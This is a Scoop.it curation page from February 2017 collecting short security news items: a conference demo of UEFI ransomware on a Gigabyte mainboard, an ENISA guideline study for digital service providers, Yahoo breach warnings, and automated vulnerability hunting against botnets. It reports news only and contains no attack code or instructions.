
Sicherheitsforscher haben gezeigt, dass sich das BIOS/UEFI eines Computers trotz aktuellem Windows 10 und diversen aktivierten Sicherheitsmechanismen mit einem Erpressungstrojaner infizieren lässt.

Die diesjährige Ausgabe der seit Jahren während der RSA Conference dargebrachten Präsentation "Hacking Exposed" füllten Cylance-Boss Stuart McClure und seine Mitstreiter unter anderem mit zwei Hacks der außergewöhnlicheren Art: In einer der Live-Demos infizierten sie das Unified Extensible Firmware Interface (UEFI) eines aktuellen Gigabyte-Mainboards (Intel Skylake) mit einem Verschlüsselungstrojaner. Laut McClure sind auch Mainboards anderer Hersteller angreifbar, man müsse lediglich die Payload an die UEFI-Variante anpassen.

Zwar sind BIOS- beziehungsweise UEFI-Schädlinge an sich nichts Neues: Lösegeld-Malware wurde in diesem Bereich bisher aber weder gesichtet, noch demonstriert.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=RANSOMWARE


Gust MEES's insight:
Sicherheitsforscher haben gezeigt, dass sich das BIOS/UEFI eines Computers trotz aktuellem Windows 10 und diversen aktivierten Sicherheitsmechanismen mit einem Erpressungstrojaner infizieren lässt.

Die diesjährige Ausgabe der seit Jahren während der RSA Conference dargebrachten Präsentation "Hacking Exposed" füllten Cylance-Boss Stuart McClure und seine Mitstreiter unter anderem mit zwei Hacks der außergewöhnlicheren Art: In einer der Live-Demos infizierten sie das Unified Extensible Firmware Interface (UEFI) eines aktuellen Gigabyte-Mainboards (Intel Skylake) mit einem Verschlüsselungstrojaner. Laut McClure sind auch Mainboards anderer Hersteller angreifbar, man müsse lediglich die Payload an die UEFI-Variante anpassen.

Zwar sind BIOS- beziehungsweise UEFI-Schädlinge an sich nichts Neues: Lösegeld-Malware wurde in diesem Bereich bisher aber weder gesichtet, noch demonstriert.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=RANSOMWARE


No comment yet.
Scooped by Gust MEES
February 17, 2017 11:40 AM
Scoop.it!

Security Measures for Digital Service Providers — ENISA | #CyberSecurity #EU #Europe

Security Measures for Digital Service Providers — ENISA | #CyberSecurity #EU #Europe | ICT Security-Sécurité PC et Internet | Scoop.it

ENISA publishes its study on technical guidelines for the implementation of minimum security measures for Digital Service Providers (DSPs).


Full report available online


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=ENISA


Gust MEES's insight:

ENISA publishes its study on technical guidelines for the implementation of minimum security measures for Digital Service Providers (DSPs).


Full report available online


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=ENISA


No comment yet.
Scooped by Gust MEES
February 16, 2017 7:34 AM
Scoop.it!

Yahoo warns users against hackings as it suffers yet another breach | #CyberSecurity #DataBreaches #Awareness

Yahoo warns users against hackings as it suffers yet another breach | #CyberSecurity #DataBreaches #Awareness | ICT Security-Sécurité PC et Internet | Scoop.it
Yahoo has landed in trouble again as the company has been sending out emails to warn users state-sponsored attackers might have breached their accounts.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=DATA-BREACHES


http://www.scoop.it/t/securite-pc-et-internet/?tag=Yahoo..


Gust MEES's insight:
Yahoo has landed in trouble again as the company has been sending out emails to warn users state-sponsored attackers might have breached their accounts.


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=DATA-BREACHES


http://www.scoop.it/t/securite-pc-et-internet/?tag=Yahoo..


No comment yet.
Scooped by Gust MEES
February 14, 2017 5:17 AM
Scoop.it!

Roboter-Hacker gegen Bot-Netze | #CyberSecurity #botnets #AI #IoT

Roboter-Hacker gegen Bot-Netze | #CyberSecurity #botnets #AI #IoT | ICT Security-Sécurité PC et Internet | Scoop.it
Der Schutz von vernetzter Technik gegen Eindringlinge ist zeitaufwendig und kostet die Hersteller viel Geld. Abhilfe könnte Software bringen, die Sicherheitslücken…


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=Cyberattacks


http://www.scoop.it/t/securite-pc-et-internet/?tag=Artificial+Intelligence


http://www.scoop.it/t/securite-pc-et-internet/?tag=Cyber+Grand+Challenge


Gust MEES's insight:
Der Schutz von vernetzter Technik gegen Eindringlinge ist zeitaufwendig und kostet die Hersteller viel Geld. Abhilfe könnte Software bringen, die Sicherheitslücken…


Learn more / En savoir plus / Mehr erfahren:


http://www.scoop.it/t/securite-pc-et-internet/?tag=Cyberattacks


http://www.scoop.it/t/securite-pc-et-internet/?tag=Artificial+Intelligence


http://www.scoop.it/t/securite-pc-et-internet/?tag=Cyber+Grand+Challenge


No comment yet.